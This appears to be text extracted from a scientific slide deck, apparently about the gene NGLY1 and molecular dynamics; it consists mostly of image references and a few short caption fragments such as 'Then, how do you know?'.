

NGLY1



NGLY1



NGLY1




“first”


“only”



“*n = I*”


Then, how *do* you know?



Molecular dynamics?




